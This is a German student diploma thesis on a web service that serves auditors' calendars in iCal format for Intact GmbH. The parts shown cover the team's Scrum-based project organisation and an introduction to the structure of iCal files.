



# **iCal Webservice**

## **Diplomarbeit**

Matthias Franz, Marcel Stering, Dario Wagner

**Betreuer** Gernot Loibner

**Partner** Intact GmbH

HTL Kaindorf, Abteilung Informatik

Kaindorf a. d. Sulm, April 2019

---

## Eidesstattliche Erklärung

Wir erklären an Eides statt, dass wir die vorliegende Diplomarbeit selbstständig und ohne fremde Hilfe verfasst, keine anderen als die angegebenen Quellen und Hilfsmittel benutzt und die den benutzten Quellen wörtlich und inhaltlich entnommenen Stellen als solche erkenntlich gemacht haben.

---

Datum

---

Unterschrift

---

Datum

---

Unterschrift

---

Datum

---

Unterschrift

---

## Abstract - DE

Diese Diplomarbeit befasst sich mit einem Stück Software, welche im Auftrag der Firma Intact GmbH angefertigt wurde. Das Ziel der Diplomarbeit ist es, AuditorInnen, welche die bereits existierende Anwendung Ecert verwenden, Kalender immer und überall verfügbar zu machen. Erreicht wurde dies durch Verwendung des iCal-Formates, welches von jeder Kalender-Applikation verwendet wird um Kalender anzuzeigen und zu speichern. Die Kalender der AuditorInnen werden gespeichert und nachdem man sich auf einer Webseite angemeldet hat, kann man auf alle seine Kalender zugreifen und in jegliche Kalender-Applikation einbinden. Somit müssen sich AuditorInnen nicht mehr darauf konzentrieren, dass alle ihre/seine Kalender auf dem Gerät sind, denn diese sind nun übers Internet erreichbar.



---

## Abstract - EN

The subject of this thesis is a piece of software which was written on the behalf of Intact GmbH. The aim of this thesis is to offer auditors who already use Intact GmbHs own software, Ecert, the ability to access their calendars everywhere and anytime they want. This is achievable because nearly every calendar-app uses the iCal-format to save the calendar. The iCal-format gets stored and the auditor just needs to login into a website and there they can find all their calendars ready to be integrated in their favorite calendar-app.



# Inhaltsverzeichnis

<b>1</b>	<b>Aufgabenstellung</b>	<b>1</b>
1.1	Technische Aspekte der Aufgabenstellung . . . . .	1
1.2	Team . . . . .	2
<b>2</b>	<b>Projektmanagement und Organisation</b>	<b>3</b>
2.1	Auftraggeber - Intact Systems . . . . .	3
2.2	Projektmanagement . . . . .	4
2.2.1	Scrum . . . . .	4
2.3	Arbeitsteilung . . . . .	11
2.3.1	Projektstrukturplan . . . . .	11
2.3.2	VMI-Matrix . . . . .	12
<b>3</b>	<b>iCal</b>	<b>15</b>
3.1	Was ist iCal? . . . . .	15
3.2	Warum wurde iCal verwendet? . . . . .	15
3.3	Aufbau einer iCal-Datei . . . . .	16
3.4	Keywords . . . . .	19
<b>4</b>	<b>Datenbank</b>	<b>29</b>
4.1	Funktion der Datenbank . . . . .	29
4.2	Aufbau der Datenbank . . . . .	29
<b>5</b>	<b>Parser</b>	<b>39</b>
5.1	Aufgabe . . . . .	39
5.1.1	Source-Code . . . . .	39
5.2	Entity Framework . . . . .	42
<b>6</b>	<b>Technologien</b>	<b>49</b>
6.1	Allgemeines . . . . .	49

6.2	Programmierung . . . . .	49
6.3	Kommunikation . . . . .	56
6.4	Filesharing . . . . .	57
6.5	Organisation . . . . .	58
6.6	Schriftliche Arbeit . . . . .	58
<b>7</b>	<b>Website-Security</b>	<b>61</b>
7.1	Login Handling . . . . .	61
7.1.1	Der Login Code . . . . .	61
7.2	Two-Factor-Auth . . . . .	63
7.2.1	Was ist Two-Factor Authentication . . . . .	63
7.2.2	2FA Login Code . . . . .	64
7.3	Path-Traversal . . . . .	66
7.3.1	Grundprinzip . . . . .	66
7.3.2	Beispiele . . . . .	66
7.4	HTTP-Protokoll . . . . .	67
7.4.1	HTTP-Allgemein . . . . .	67
7.4.2	HTTP-Funktionsweise . . . . .	67
7.4.3	HTTP-Request . . . . .	68
7.5	XSS Protection . . . . .	70
7.5.1	Allgemeines über XSS . . . . .	70
7.5.2	XSS Targets: . . . . .	70
7.5.3	Warum ist Javascript so beliebt? . . . . .	70
7.5.4	Beliebte Angriffsvektoren . . . . .	71
7.5.5	Session Hijacking . . . . .	71
7.5.6	Website-Defacements . . . . .	71
7.5.7	Phishing . . . . .	72
7.5.8	Cross-Site-Tracing XST . . . . .	73
7.5.9	Beispiel . . . . .	74
7.5.10	Wie wird XSS Protection gewährleistet . . . . .	74
7.6	XSRF/CSRF Protection . . . . .	76
7.6.1	Was ist XSRF/CSRF . . . . .	76
7.6.2	Wie Funktioniert eine Solche Attacke . . . . .	77
7.6.3	Verhindern . . . . .	78
7.7	Hashes . . . . .	81
7.7.1	Hash Kollisionen . . . . .	81



7.8	Wie funktioniert ein Hash Algorithmus . . . . .	82
7.8.1	Allgemeines über SHA256 . . . . .	82
7.8.2	Der Algorithmus . . . . .	82
7.8.3	Passwort Hashes . . . . .	85
7.8.4	Richtige Speicherung von Benutzerdaten . . . . .	85
<b>8</b>	<b>ASP.NET MVC</b>	<b>87</b>
8.1	Allgemeines MVC . . . . .	87
8.2	Erstellung der Webseite . . . . .	87
8.3	Aufbau der Webseite . . . . .	94
8.4	Link generation . . . . .	98
8.5	Controller . . . . .	100
8.5.1	Controller Actions . . . . .	100
8.5.2	Action Results . . . . .	101
8.5.3	Views . . . . .	101
8.5.4	Beispiel einer View . . . . .	102
8.6	Benutzer Datenbank . . . . .	103
8.6.1	Salt . . . . .	103
	<b>Literatur</b>	<b>107</b>



# 1 Aufgabenstellung

Die Aufgabenstellung für diese Diplomarbeit wurde von der Intact GmbH vorgegeben. Die Aufgabe war, einen Webservice inklusive Webseite zu erstellen, welcher es ermöglicht, Kalender inklusive Dateien welche an Terminen angeheftet sind, immer und überall in ein beliebiges Kalenderprogramm einzubinden.

Dieser Webservice inklusive Webseite wird für ausgewählte Kunden der Intact GmbH für Testzwecke zur Verfügung gestellt.

## 1.1 Technische Aspekte der Aufgabenstellung

Die meisten Kalenderanwendungen verwenden das iCal-Dateiformat, um Kalender zu speichern. In dieser Diplomarbeit wurde das iCal-Format so umgewandelt, dass es in einer MSSQL-Datenbank gespeichert werden kann. Die Daten dieser Datenbank werden dann von einem Parser in das iCal-Format umgewandelt. Das von den Daten der Datenbank generierte iCal-Format kann dann über einen Webservice mit einem URL in ein beliebiges Kalenderprogramm eingebunden werden. Für die Implementierung des Webservices und des Parsers wurden .Net-Technologien verwendet, genaueres zu .Net und MSSQL in Kapitel 6. Dateien, welche an Terminen angeheftet werden, werden über URLs zu einem FTP-Server zugreifbar sein, da das Speichern von Dateien in der Datenbank ineffizient wäre. Genaueres zum iCal-Format in Kapitel 3.

## 1.2 Team

### Matthias Franz

Verantwortlich für:

- iCal
- Datenbank
- Projektleitung

### Dario Wagner

Verantwortlich für:

- Parser
- iCal

### Marcel Stering

Verantwortlich für:

- Security
- Webseite

## 2 Projektmanagement und Organisation

In diesem Kapitel geht es um die organisatorischen- und managementbezogenen Teile der Diplomarbeit. Es geht um Scrum und die Anwendung von Scrum innerhalb dieses Projektes und der allgemeinen Abhandlung von Projektmanagement.

### 2.1 Auftraggeber - Intact Systems

Unsere Diplomarbeit wurde im Auftrag des Unternehmens Intact Systems durchgeführt. Intact Systems ist eine in Lebring sitzende Softwareentwicklungsfirma welche auf Audits, Zertifizierungsmanagement, Rückverfolgbarkeit und Qualitätsmanagement spezialisiert ist und auch Sitze in der USA und in der Schweiz hat. Unsere Ansprechpartner waren Rudolf Rauch und Mathias Schober. Intact bietet maßgeschneiderte und standardisierte Softwarelösungen. Deren bekanntestes Produkt ist Ecert, welches interne Audits, Zertifizierung, Gütesiegel, Lieferanten und noch vieles mehr managen kann.

#### Kontaktaufnahme mit Intact Systems

Mit Intact Systems wurde am Recruiting-Day der HTBLA Kaindorf Kontakt aufgenommen und Kontaktdaten wurden ausgetauscht. Nach wenigen Emails wurde das erste Treffen vereinbart und die Abhandlung der Diplomarbeit mit Unterstützung von Intact war fixiert. Im gleichen Treffen wurde bereits das Thema der Diplomarbeit im Groben besprochen.

## 2.2 Projektmanagement

Das Projekt wurde nach der Scrum-Vorgehensweise durchgeführt. Allerdings wurde von der Scrum-Vorgehensweise abgewichen, da manche Eigenschaften für unser Projekt keinen Sinn gemacht hätten, oder gar nicht funktioniert hätten.

### 2.2.1 Scrum

Anstatt ein Projekt am Anfang des Projektes komplett durchzuplanen und langfristige Meilensteine zu setzen, gibt es bei Scrum sogenannte Sprints. Ein Sprint ist ein Zeitintervall unter 4 Wochen, an dessen Beginn ein Ziel für diesen Sprint festgelegt wird, an diesem Ziel wird dann im Sprint gearbeitet. Nach jedem Sprint sollte ein Teil des Projekts fertig werden. Durch diese Herangehensweise baut sich das fertige Projekt mit der Zeit von selbst auf. Wichtig bei Scrum sind Artefakte, Rollen und Meetings.

#### Artefakte

Artefakte sind Dokumente oder Grafiken welche jeden Projektbeteiligten helfen Übersicht zu behalten. Die wichtigsten Artefakte sind: Vision-Dokument, Product-Backlog, Product-Increment und der Sprint-Backlog.

#### **Vision-Dokument**

Das Visionsdokument befasst sich im Groben damit, worum es im Projekt geht. Es beschreibt den Zweck und das Ziel oder die Ziele des Projekts. Rahmenbedingungen wie zum Beispiel Budget oder Zeit werden ebenfalls im Visionsdokument festgehalten. Im Visionsdokument wird das geplante Produkt mit ähnlichen bereits existierenden Produkten anderer Unternehmen verglichen und es wird erwägt, welche Vorteile gegenüber den bereits existierenden Produkten existieren. Das Wichtigste am Visionsdokument ist, dass das fertige Produkt von Anfang des Projektes an verständlich niedergeschrieben ist, sodass keine Verwirrungen entstehen.

**Product-Backlog**

Der Product-Backlog wird vom Product-Owner verfasst und gepflegt. Weitere Funktionen des Product-Owners werden in [2.2.1](#) beschrieben. Der Product-Backlog beinhaltet alle Anforderungen an das Projekt und ist somit für eine erfolgreiche Durchführung des Projekts von hoher Bedeutung. Der Product-Backlog wird nicht einfach einmal am Projektbeginn verfasst und bleibt dann für die Restdauer des Projektes unbearbeitet, sondern wird über die gesamte Projektlaufzeit verändert. Der Product-Owner kann neue Einträge hinzufügen, bereits vorhandene Beiträge bearbeiten oder schlicht und einfach Beiträge entfernen.

Einträge des Product-Backlogs werden Product-Backlog Items genannt, diese Items können folgendes sein:

- Qualitätsanforderungen
- Funktionale Anforderungen
- User-Stories
- Fehler (Bugs)
- Verbesserungen

Wie diese Product-Backlog Items im Endeffekt niedergeschrieben werden, ist dem Product-Owner überlassen. Jedoch sollte jedes Product-Backlog Item eine Priorität, Aufwandsschätzung und Beschreibung haben.

vgl. Jungwirth ([2016a](#))

Ein Product-Backlog Item kann eine User-Story sein. Diese User-Stories sind der wichtigste und am häufigsten auftretende Inhalt eines Product-Backlogs. User-Stories sind kurze Beschreibungen von Funktionalitäten, welche das Programm haben soll. Diese werden immer aus der Sicht einer Gruppe geschrieben, zum Beispiel: Als Benutzer möchte ich meine Arbeit mit anderen Benutzern teilen.

Es gibt zahlreiche Anwendungen welche es ermöglichen Product-Backlogs zu erstellen. In diesem Projekt wurde Excel verwendet, da es einfach ist und alles bietet was benötigt wird, um einen brauchbaren Product-Backlog zu verfassen. Wie in [Abbildung 2.1](#) zu sehen ist, kann man Product-Backlog Items auch nach Kategorien ordnen.

Priority	Item	Product-Backlog Item	Story Points
9	Erstellen eines Services	Als User möchte ich Links zu meinen Kalendern bekommen (ICAL)	100
7	Erstellen einer Website	Als User möchte ich mich auf einer Website einloggen können und Links zu meinen Kalendern erhalten	90
5	Website-Features	Als User möchte ich Two-Factor Auth. anwenden können	40
5	Website-Features	Als User möchte ich mein Passwort zurücksetzen können	20
8	Website-Features	Als User möchte ich eine sichere Website mit Protection gegen Angriffe	80
7	Datenbank	Als User möchte ich meine Kalender in einer passenden Datenbank gespeichert haben	70
4	Testing	Als User will ich einen getesteten Service (Security,Funktionalität)	70

Abbildung 2.1: Product-Backlog

### Product-Increment

Das Ziel von Scrum ist es, nach jedem Sprint ein potenziell veröffentlichbares Produkt vorzeigen zu können. Dieses Produkt muss getestet, fertig und von hoher Qualität sein. Ein Beispiel wäre, dass nach einem Sprint ein Benutzer sich anmelden können soll, bedeutet aber nicht, dass der Benutzer sich auch abmelden können muss. Somit muss nach einem Sprint ein fertiges und funktionierendes Stück Software vorweisbar sein. Das heißt allerdings nicht, dass andere Funktionen, welche mit der Funktion in diesem Sprint implementiert wurden, zusammenhängen auch fertiggestellt werden müssen. Das Product-Increment ist kein Dokument sondern Code welcher nach jedem Sprint fertig und funktionstüchtig sein muss.

vgl. Cohn (2018)

### Sprint-Backlog

Vor jedem Sprint gibt es ein Sprint-Planning Meeting welches in 2.2.1 erklärt wird. In diesem Meeting wird der Sprint-Backlog angefertigt. Der Sprint-Backlog beinhaltet Einträge aus dem Product-Backlog welche im kommenden Sprint durchgeführt werden sollen. Der Product-Owner hat das finale Entscheidungsrecht welche Product-Backlog Items letztendlich in den Sprint-Backlog gelangen. Es werden oft auch noch genauere Informationen zu den Elementen aus dem Product-Backlog hinzugefügt falls zusätzliche Informationen benötigt werden. Einträge im Sprint-Backlog werden Sprint-Backlog Tasks genannt. Der Aufwand einzelner Sprint-Backlog Tasks wird wie beim Product-Backlog geschätzt und niedergeschrieben.

Wie die Sprint-Backlog Tasks abgearbeitet werden bestimmt das Team welches in 2.2.1 beschrieben wird. Das Team hat auch die Aufgabe den Sprint-Backlog zu pflegen, indem der Status von Sprint-Backlog Tasks verändert wird. Wenn ein Eintrag gerade durchgeführt wird, ist er „In Arbeit“, fer-



tige Tasks werden mit „Fertig“ markiert, und Einträge welche noch nicht in Bearbeitung sind werden mit „Offen“ markiert um den Sprint-Backlog übersichtlich zu gestalten. Diese Benennungen sind aber dem Team selbst überlassen, sollten allerdings nicht weggelassen werden.  
vgl. Jungwirth (2016b)

## Rollen

Bei Scrum wird das Team in Rollen eingeteilt und jede Rolle hat eine spezielle Funktionalität welche im Laufe des Projekts durchgeführt werden muss. Eingeteilt wird in Product Owner, Scrum-Master und das Team.

### Product Owner

Der Product Owner oder kurz PO ist essenziell für eine erfolgreiche Durchführung von Scrum. Der PO ist kein Komitee, sondern immer nur eine Person. Auch wenn der PO kein Komitee ist, kann er oder sie ein Komitee vertreten. Der Product-Backlog wird vom PO erstellt und der PO muss sicherstellen, dass das Team jeden Eintrag im Product-Backlog versteht. Genauer zum Product-Backlog im Kapitel 2.2.1. Die wichtigste Aufgabe des Product-Owners ist die Verbesserung der Effizienz des Teams. Dies kann erreicht werden indem Product-Backlog Items ordentlich priorisiert werden und der PO mit Stakeholdern kommuniziert und diese über die aktuellen Ergebnisse informiert. Weiters ist der PO für die Leistungskontrolle zuständig. Er oder sie erklärt Product-Backlog Items für fertig oder nicht.  
vgl. ProwarenessGmbH (2016)

### Scrum-Master

Die Hauptaufgabe des Scrum-Masters ist es, sicherzustellen dass der Scrum-Prozess ordentlich durchgeführt wird. Dies geschieht indem er oder sie Konflikte im Team stillt, einen Blick auf die Artefakte hat und Hindernisse beseitigt welche sich im Entwicklungszyklus ergeben können. Der Scrum-Master ist die Kommunikationsschnittstelle zwischen dem Team und dem Product-Owner welche beide im Kapitel 2.2.1 näher behandelt werden. Weiters moderiert ein Scrum-Master Meetings welche im Scrum-Prozess

anfallen. Der Scrum-Master ist allerdings nicht der Projektleiter. Er oder sie befasst sich mit dem Scrumablauf und nicht damit wie einzelne Funktionalitäten implementiert werden. Ein Scrum-Master welcher gleichzeitig Teammitglied oder Product-Owner ist, kann zu Interessenskonflikten führen und sollte somit vermieden werden.

vgl. Petersen (2017)

### Team

In einem Scrum-Prozess gibt es zwei Teams. Das Team im allgemeinen welches aus Product-Owner, Scrum-Master und dem Entwicklungsteam besteht, und das Entwicklungsteam im Einzelnen. Dieses Kapitel wird sich mit dem Entwicklungsteam befassen. Die Aufgabe des Entwicklungsteams ist es, am Ende eines Sprints ein potenziell lieferbares Product-Increment fertiggestellt zu haben. Eine Erklärung zum Product-Increment ist im Kapitel 2.2.1. Entwicklungsteams sind selbstorganisierend, das heißt, dass niemand dem Entwicklungsteam vorschreiben kann wie sie etwas zu machen haben. Die Größe des Teams spielt eine wichtige Rolle in der Produktivität. In einem kleinen Team wird es nur selten zu Kommunikationsproblemen kommen aber es ist schwierig mit einem kleinen Team alle Kenntnisse welche für ein Projekt benötigt werden abzudecken. Ein zu großes Team vergrößert den organisatorischen Aufwand enorm und ist somit trotz wahrscheinlicher Abdeckung aller benötigten Kenntnisse nicht in der Lage, wünschenswerte Ergebnisse zu erbringen. Ein Team von 4 - 6 Entwicklern und Entwicklerinnen ist nur selten falsch.

vgl. Jeff Sutherland (2017)

### Meetings

Meetings sind ein extrem wichtiger Teil des Scrumprozesses, solange sie gut geleitet und von jedem Teammitglied ernst genommen werden. Nur dann können sie die Effizienz enorm steigern. Essentielle Ereignisse sind das Sprint-Planning Meeting, der Daily-Scrum, die Sprint-Retroperspective und der Sprint-Review.

**Sprint-Planning Meeting**

Das Sprint-Planning Meeting wird vom Scrum-Master ausgerufen und dauert maximal 8 Stunden für einen einmonatig langen Sprint. Für kürzere Sprints ist das Sprint-Planning Meeting in der Regel kürzer. Das Sprint-Planning-Meeting befasst sich damit, was im bevorstehenden Sprint gemacht wird und wie es ausgeführt wird. Es werden Elemente aus dem Product-Backlog genommen und werden in den Sprint-Backlog verschoben. Beide dieser Artefakte werden im Kapitel [2.2.1](#) genauer behandelt.

vgl. Sprint Planning? ([2018](#))

**Daily-Scrum**

Wie es der Name bereits sagt, ist der Daily-Scrum ein kurzes tägliches Meeting welches nicht länger als 15 Minuten dauern sollte. Der Daily-Scrum ist ein sogenanntes „Standup-Meeting“, dies bedeutet, dass während des Meetings nicht gesessen werden soll. Der Grund dafür ist, dass wenn sich hingesetzt wird alle Beteiligten entspannter sind und desto entspannter die Teilnehmer des Daily-Scrums sind umso länger dauert es. Teilnehmer sind das Team, der Scrum-Master und im gegebenen Falle auch der Product-Owner. Während des Meetings berichtet jedes Entwicklerteammitglied was er oder sie seit dem letzten Daily-Scrum erreicht hat, was er oder sie bis zum nächsten Daily-Scrum vor hat und welche Probleme aufgetreten sind. Die Funktion des Scrum-Masters im Daily-Scrum ist es, das Meeting zu moderieren und sich die Probleme der Entwicklungsteammitglieder aufzuschreiben. Das Ziel des Daily-Scrum ist es, alle Beteiligten auf den gleichen Stand zu bringen.

vgl. Plewa ([2018](#))

**Sprint-Retroperspective**

Ein Merkmal von Scrum ist die kontinuierliche Verbesserung der Prozesse. Mit der Verbesserung der Prozesse befasst sich die Sprint-Retroperspective. Das Sprint-Retroperspective Meeting findet am Ende eines Sprints statt und gibt dem Scrum-Team die Möglichkeit zu reflektieren was im vergangenen Sprint gut und was schlecht gelaufen ist. Dabei ist es wichtig ehrlich zu bleiben und Verbesserungsvorschläge sachlich zu halten. Personen direkt zu kritisieren sollte vermieden werden. Mit jedem Sprint-Retroperspective Meeting sollte der Scrum-Prozess effizienter werden. Teilnehmer dieses

Meetings sind das Entwicklungsteam und der Scrum-Master. Der oder die Scrum-MasterIn leitet das Meeting.

vgl. Huston (2018)

### **Sprint-Review**

Genau wie die Sprint-Retroperspective findet die Sprint-Review am Ende eines Sprints statt. Teilnehmer des Meetings sind der oder die Product-OwnerIn, der oder die Scrum-MasterIn, das Entwicklungsteam und weitere Stakeholder. Das Ziel des Sprint-Reviews ist es, die im Sprint abgeschlossenen Funktionalitäten den Stakeholdern zu präsentieren. Doch bevor die Funktionalitäten präsentiert werden, wird jedes einzelne Sprint-Ziel noch einmal vorgestellt. Nach der Präsentation der Funktionalitäten entscheiden die Stakeholder ob die Funktionalität den Anforderungen entspricht. In der Sprint-Review wird auch geschätzt wie lange es bis zur Vollendung des Projektes noch dauern wird. Die Präsentation erfolgt nicht via PowerPoint-Präsentation oder ähnlichem, sondern es wird eine Demo des Programmes gezeigt. Somit wird der Aufwand für das Team sehr gering gehalten.

vgl. Bittenfeld (2011)

### **Scrum Abwandlung in diesem Projekt**

In diesem Projekt wurde Scrum nicht wie aus dem Lehrbuch verwendet, da es nicht effizient wäre. Anstatt tägliche Daily-Scrums zu haben wurden diese im Wochentakt im Hause der Intact-GmbH ausgetragen. Weiters wurden mehrere Meetings in ein Treffen gepackt. Daily-Scrums, Sprint-Reviews und Sprint-Retroperspective wurden immer direkt nacheinander durchgeführt. Die Sprint-Dauer in diesem Projekt ist auch sehr kurz gehalten. Unsere Sprints dauerten immer eine Woche und befassten sich immer mit zwei bis drei User-Stories. Für diese Arbeit wäre eine strenge Durchführung von Scrum nicht effizient und auch nicht möglich gewesen. Durch leichte Abwandlungen ging die Kernessenz von Scrum nicht verloren und das Projekt konnte effizient abgeschlossen werden.

## 2.3 Arbeitsteilung

Eines der schwierigsten Aspekte am Arbeiten im Team in einem Softwareprojekt ist es, jedes Teammitglied effizient zu nutzen. Im optimalen Fall arbeitet jedes Teammitglied an einem Teil des Projektes, sodass nach Vervollendung der einzelnen Teile diese Teile zu einem Projekt zusammengebaut werden.

Das Team dieser Diplomarbeit besteht aus 3 Personen, weshalb wir die Arbeit in drei Zentrale Teile geteilt haben. Die Datenbank, den Parser und die Webseite inklusive den Webservice. Für die Einteilung des Projektes wurde ein Projektstrukturplan erstellt.

### 2.3.1 Projektstrukturplan

Ein Projektstrukturplan dient zur Einteilung eines Projekts in plan- und kontrollierbare Aufgaben welche Unteraufgaben und abzweigende Wege haben können, dies ist in Abbildung [2.2](#) sichtbar. Jede Aufgabe wird um Klarheit für alle Beteiligten zu schaffen einer zuständigen Person zugeteilt. Normalerweise werden in Projektstrukturplänen Start- und Endtermine für die einzelnen Aufgaben zugewiesen. Dies wurde in dieser Diplomarbeit allerdings nicht gemacht, weil dies mit der Scrum-Methode nicht vereinbar ist.




Abbildung 2.2: Projektstrukturplan

### 2.3.2 VMI-Matrix

Eine VMI-Matrix ist ein wichtiges Projektmanagementinstrument, welches dazu dient, Verantwortlichkeiten innerhalb eines Projektes darzustellen. In einer VMI-Matrix ist für jedes Arbeitspaket genau erkennbar, wer in welcher Art damit zu tun hat. Es gibt drei Arten von Verantwortlichkeiten:

**V** ... Diese Person trägt Verantwortung für das Erreichen des Ziels und Einhaltung der Ressourcenvorgaben.

**M** ... Diese Person ist unterstützend tätig.

I ... Diese Person wird über Ereignisse betreffend dieses Arbeitspaketes informiert. Er oder sie muss nicht aktiv daran arbeiten informiert zu werden, sondern die Verantwortlichen müssen den zu Informierenden selbstständig informieren.

Wie eine VMI-Matrix aussieht ist in Abbildung 2.3 zu sehen. Ein vollständiger Projektstrukturplan erleichtert die Erstellung einer VMI-Matrix, da die Arbeitspakete des Projektstrukturplans sind abwandelbar und können somit in eine VMI-Matrix eingetragen werden können. Eine Erklärung des Projektstrukturplans ist im Kapitel 2.3.1.

vgl. VMI-Matrix (2017)

V = Verantwortlich  M = Mitarbeit  I = wird informiert	Matthias Franz	Marcel Stering	Dario Wagner	DI Gernot Loibner	Matthias Schober	Rudolf Rauch	
iCal DB Anforderungen definieren	V						<b>Datenbank</b>
DB Diagramm erstellen	V						
Erstellung der DB	V	I	I		I	I	
Verbindung mit der Datenbank			V		I		<b>Parser</b>
Verwendung des Entity Frameworks		M	V		I		
Erstellung des iCal Strings	M		V		I	I	
Website Login	I	V	I		I		<b>Webseite</b>
Anzeigen der Kalender	I	V	I		I		
Verbindung mit Parser		V			I		
Rückgabe des iCal Formats		V			I		
Inhaltsangabe der schriftlichen Arbeit	V	M	M	I			<b>Schriftliche Arbeit</b>
Arbeitseinteilung der schriftlichen Arbeit	V	M	M	I			
Fertigstellung der schriftlichen Arbeit	V	V	V	I			
Erstellung des Projektstrukturplans	V			I			
Erstellung der VMI Matrix			V	I			
Dokument zur Erklärung des Vorgehensmodell		V		I			

Abbildung 2.3: VMI-Matrix





## 3 iCal

Dieses Kapitel befasst sich mit dem iCal-Dateiformat, welches einen großen Teil in dieser Diplomarbeit einnimmt. Es wird behandelt, wie eine iCal-Datei aufgebaut ist und weshalb iCal in diesem Projekt verwendet wurde.

### 3.1 Was ist iCal?

iCal ist ein Dateiformat, welches dazu verwendet wird, um Kalender zu speichern. Fast jede Kalenderanwendung verwendet zur Speicherung und Manipulation ihrer Kalender iCal. Als Datei hat eine iCal-Datei die Endung .ics. Eine .ics Datei ist von Menschen lesbar und leicht veränderbar, was die Arbeit mit iCal-Dateien um einiges vereinfacht.

iCal ist ein MIME-Typ, dies ermöglicht es iCal-Dateien über jegliche Methoden zu versenden.

vgl. Desruisseaux (2009)

### 3.2 Warum wurde iCal verwendet?

iCal wurde verwendet, da der Großteil der Kalenderprogramme dieses Format anwendet und es viele Ressourcen rund um iCal gibt, was den Umgang damit deutlich vereinfacht. Weiters sind die Grundlagen einer iCal-Datei wegen des einfachen Aufbaues schnell verstanden.

iCal hat ein ATTACH Attribut welches einem erlaubt Dateien an einen Termin anzuhängen. Es gibt die Möglichkeit Dateien als Binär-Dateien oder als URLs zu FTP-Servern in das Attribut zu speichern. Da Binär-Dateien große

Speichermengen verursacht wurde in diesem Projekt, um Speicher zu sparen, die Variante mit den URLs zu FTP-Servern verwendet. Weiters werden die URLs zu den FTP-Servern nicht in das ATTACH-Attribut geschrieben, sondern in die Beschreibung des Artikels, da oft externe Unternehmen auf Kalender zugreifen und somit eine Kurzbeschreibung über die angegebene Datei angegeben werden kann. Wenn auf die Dateien über einen FTP-Server zugegriffen wird, benötigen Benutzer Zugriff auf den FTP-Server. Dies ist eine weitere Sicherheitsmaßnahme, denn so werden auch wenn jemand Zugriff auf einen Kalender bekommt nur die Termine angezeigt. Auf die Dateien welche am FTP-Server liegen kann nur mit den richtigen Zugriffsdaten zugegriffen werden.

Die meisten Kalenderanwendungen haben von Haus aus eine Funktion um Kalender im iCal-Format zu exportieren oder um Kalender im iCal-Format zu importieren. Weiters haben die meisten Kalenderapplikationen die Funktion, dass Kalender als URL einbinden kann. Durch diese Funktion kann der URL welcher vom Webservice generiert wird, in ein Kalenderprogramm einbinden.

Wenn allerdings versucht wird, ein iCal-Format per URL einzubinden und dieser URL ein localhost ist, erlauben Kalenderprogramme die Integration der iCal-Datei nicht.

### 3.3 Aufbau einer iCal-Datei

iCal-Dateien sind in einer Key-Value-Struktur aufgebaut, wobei sich jedes Key-Value-Paar in einer eigenen Zeile befindet. Eine iCal-Datei kann aus mehreren Kalendern bestehen und ein Kalender kann wiederum aus mehreren Objekten bestehen. Die Wichtigsten sind: Event-, To-Do- und Journal-Elemente, welche genauer im Kapitel 3.4. beschrieben werden

```
BEGIN:VCALENDAR
VERSION:2.0
PRODID:-//hacksw/handcal//NONSGML v1.0//EN
BEGIN:VEVENT
UID:19970610T172345Z-AF23B2@example.com
DTSTAMP:19970610T172345Z
```

```
DTSTART:19970714T170000Z
DTEND:19970715T040000Z
SUMMARY:Bastille Day Party
END:VEVENT
END:VCALENDAR
```

Eine .ics Datei ist hierarchisch aufgebaut. Eine Datei muss mit BEGIN:VCALENDAR beginnen. Wenn ein Kalender mit BEGIN:VCALENDAR begonnen wird, muss er wie jedes andere Element einer iCal-Datei auch wieder geschlossen werden um die beinhalteten Elemente einordnen zu können. Die VCALENDAR Eigenschaft kann viele Attribute haben welche das Verhalten des Kalenders verändern. In einem VCALENDAR Element kann dann entweder ein Event-, To-Do oder Journal-Element erstellen. Es gibt noch weiter erstellbare Elemente, diese sind aber für diese Diplomarbeit nicht von Relevanz. Wie im Beispiel angeführt wird im VCALENDAR ein VEVENT erstellt. Dieses VEVENT muss dann wie der VCALENDAR und alle anderen Attribute wieder geschlossen werden. Im Beispiel ist erkenntlich, dass Events auch mehrere Attribute haben welches das Verhalten des Events ändern. Zum Beispiel SUMMARY, beschreibt was in der Kalenderapplikation in diesem Termin stehen würde.

